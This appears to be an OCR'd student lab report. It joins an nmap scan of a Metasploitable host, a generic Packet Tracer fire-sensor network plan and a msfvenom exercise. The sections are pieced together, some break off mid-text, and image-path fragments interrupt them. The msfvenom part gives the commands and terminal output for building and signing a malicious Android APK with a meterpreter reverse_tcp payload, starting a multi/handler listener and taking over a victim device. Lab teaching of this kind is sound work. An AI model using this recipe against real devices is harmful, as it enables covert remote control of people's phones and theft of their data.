Nmap scan report for 192.168.29.178
Host is up (0.0013s latency).
Not shown: 978 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.29.128
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
| 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-10T16:13:05+00:00; +3s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5

f) nmap –Pt



6. Networking project on Fire extinguisher using cisco packet tracer.

Step 1: Plan the Network Topology

The first step is to plan the network topology that will be used for this project. This involves deciding on the devices that will be used, their placement, and how they will be connected. For this project, we will use two switches, two routers, two firewalls, multiple fire sensors, multiple extinguisher racks, and a control panel.

Step 2: Configure the Devices

Once the network topology has been planned, the next step is to configure the devices. This involves assigning IP addresses to each device, setting up routing protocols, configuring firewall rules, and setting up VLANs. In this project, we will use the Cisco Packet Tracer simulator to configure the devices.

Step 3: Add Fire Sensors and Extinguisher Racks

The next step is to add the fire sensors and extinguisher racks to the network. The fire sensors will be placed throughout the building and will send alerts to


the control panel in case of a fire. The extinguisher racks will be connected to the network and will be activated by the control panel in case of a fire.

Step 4: Configure the Control Panel

The control panel will be the central hub of the network and will be responsible for monitoring the network and activating the extinguisher racks in case of a fire. It will receive alerts from the fire sensors and activate the extinguisher racks as needed. We will configure the control panel to receive alerts from the fire sensors and activate the extinguisher racks in case of a fire.

Step 5: Implement Security Measures

The final step is to implement security measures to protect the network from external threats. This involves using strong passwords for all devices, configuring the firewalls to block unauthorized access, implementing network segmentation to isolate critical devices, using encryption to protect sensitive data, and regularly updating the devices to patch security vulnerabilities



Group3:

1. Perform malware attack using msfvenom

Step 1: Starting Kali Linux

- From your VM, start Kali Linux and log in with root/toor (user ID/password)
- Open a terminal prompt and make an exploit for the Android emulator using the MSFvenom tool

By using MSFvenom, we create a payload .apk file. For this, we use the following command:

Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=Localhost IP LPORT=LocalPort R > android_shell.apk

Figure 1: MSFvenom payload

Figure 2: APK file created successfully

Figure 3: Keytool making keystore

Figure 4: Signing a .apk file with JARsigner

Figure 5: Malicious .apk file ready to install

Step 2: is to set up the listener on the Kali Linux machine with multi/handler payload using Metasploit.

Terminal: msfconsole

Figure 6: Starting Metasploit

Metasploit begins with the console.

Figure 7: Display Metasploit start screen

Now launch the exploit multi/handler and use the Android payload to listen to the clients.

Terminal: use exploit/multi/handler

Figure 8: Setting up the exploit

Next, set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an .apk file with MSFvenom.

Figure 9: Setting up the exploit

Then we can successfully run the exploit to listen for the reverse connection.

Terminal: run

Figure 10: Executing the exploit

Next, we need to install the malicious Android .apk file to the victim mobile device

Figure 11: Downloaded the file into an Android device


Then run and install the .apk file.


Figure 12: Installing the application into an Android device


After complete installation, we are going back to the Kali machine and start the Meterpreter session.


Figure 13: Successfully got the Meterpreter session


Figure 14: Display system details



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
┌──(allen㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.29.128 LPORT=4444 R> attack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10241 bytes
┌──(allen㉿kali)-[~]
└─$ msfconsole
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Save the current environment with the



allen@kali: ~
File Actions Edit View Help
allen@kali: ~ ×
allen@kali: ~ ×
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
